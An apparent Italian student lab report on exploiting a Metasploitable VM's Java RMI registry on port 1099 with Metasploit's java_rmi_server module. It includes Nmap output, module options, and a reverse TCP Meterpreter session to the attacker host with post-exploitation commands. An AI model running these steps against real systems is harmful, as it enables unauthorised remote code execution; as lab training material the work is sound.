

Progetto settimanale 17.04.26

1. Configuriamo indirizzo IP e gateway sulla macchina Kali come richiesto dall'esercizio.



Al fini dell'esercizio questa pratica è sufficiente, ma in contesti reali per lavorare in maggiore ordine e pulizia sarebbe una buona accortezza rimuovere il vecchio IP o usare 'ip addr flush dev eth0' prima di assegnare un indirizzo IP nuovo.

2. Eseguiamo gli stessi comandi sulla Metaspoitable ma con indirizzo IP 192.168.11.112. Testiamo che le due macchine siano in comunicazione con un ping.



3. Eseguiamo un Nmap plain sulla Metasploitable. Sulla porta 1099 indicata dall'esercizio leggiamo il servizio **rmiregistry**.

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.11.112
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-17 15:37 +0200
Nmap scan report for 192.168.11.112
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: E2:B7:42:CF:73:EF (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds

┌──(kali㉿kali)-[~]
└─$
```

4. Apriamo il Framework Metasploit con il comando 'msfconsole' e cerchiamo una vulnerabilità con 'search rmiregistry'.

```
msf > search rmiregistry

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/multi/misc/java_rmi_server        2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configu
ration Java Code Execution
   1     \_ target: Generic (Java Payload)      .                .          .      .
   2     \_ target: Windows x86 (Native Payload) .               .          .      .
   3     \_ target: Linux x86 (Native Payload)  .                .          .      .
   4     \_ target: Mac OS X PPC (Native Payload) .              .          .      .
   5     \_ target: Mac OS X x86 (Native Payload) .              .          .      .


Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/misc/java_rmi_server
After interacting with a module you can manually set a TARGET with set TARGET 'Mac OS X x86 (Native Payload)'

msf >
```

Troviamo un exploit con rank 'excellent', che può bersagliare tutti i più comuni sistemi operativi. Con il comando 'use exploit/multi/misc/java_rmi_server selezioniamo l'exploit. Il payload che viene caricato in automatico è adeguato, quindi non lo cambieremo.

5. Con il comando ‘options’ ci verranno mostrati i parametri necessari per lanciare l’exploit. Settiamo il RHOST (remote host) con l’IP della macchina vittima e LHOST (listening host) con l’IP della macchina attaccante. Lanciamo l’exploit con il comando ‘exploit’, o in alternativa ‘run’.

```
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
rhost => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/yF9oz4FxRin
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:55514) at 2026-04-17 15:38:54 +0200

meterpreter >
```

Attacco andato a buon fine, abbiamo ottenuto una sessione meterpreter, che ci permetterà di lanciare comandi arbitrari sulla macchina vittima.

6. Lanciamo i comandi ‘ifconfig’ e ‘sysinfo’ per ottenere la configurazione di rete.

```
cpu  mem  swap  net  0h 11m
kali@kali: ~
Session  Actions  Edit  View  Help
msf exploit(multi/misc/java_rmi_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fd9c:66f8:a333:4e34:e0b7:42ff:fecf:73ef
IPv6 Netmask : ::
IPv6 Address : fe80::e0b7:42ff:fecf:73ef
IPv6 Netmask : ::

meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

6. Lanciamo il comando ‘route’ per ottenere la tabella di routing della macchina vittima

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask        Gateway  Metric  Interface
    ------           -------        -------  ------  ---------
    127.0.0.1        255.0.0.0      0.0.0.0
    192.168.11.112   255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                                    Netmask  Gateway  Metric  Interface
    ------                                    -------  -------  ------  ---------
    ::1                                       ::       ::
    fd9c:66f8:a333:4e34:e0b7:42ff:fecf:73ef   ::       ::
    fe80::e0b7:42ff:fecf:73ef                 ::       ::
meterpreter >
```